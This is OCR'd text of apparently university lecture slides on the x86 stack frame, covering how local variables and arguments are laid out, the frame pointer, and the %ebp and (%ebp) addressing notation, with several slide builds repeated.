


Local variables pushed in the same order as they appear in the code

Arguments pushed in reverse order of code

Accessing Variables


```
void func(char *arg1, int arg2, int arg3)
{
   char loc1[4]
   int    loc2;
   int    loc3;
   loc2++;
}
```



Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
     char loc1[4]
     int  loc2;
     int  loc3;
     loc2++;
}
```

Q: Where is (this) loc2?



Undecidable at compile time


- I don't know where loc2 is,
- and I don't know how many args
- *but* loc2 is *always* 8B before "???"s

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    loc2++;
}
```

Q: Where is (this) loc2?

A: -8(%ebp)



Frame pointer

- I don't know where loc2 is,
- and I don't know how many args
- *but* loc2 is *always* 8B before "???"s

Notation


%ebp	A memory address
(%ebp)	The value at memory address %ebp (like dereferencing a pointer)

Notation

PennState

%ebp A memory address


(%ebp) The value at memory address %ebp
(like dereferencing a pointer)



NOTATION


0xbfff03b8 %ebp A memory address

(%ebp) The value at memory address %ebp
(like dereferencing a pointer)




Notation

0xbfff03b8	%ebp	A memory address
	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)



Notation


0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)



Notation

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address %ebp (like dereferencing a pointer)

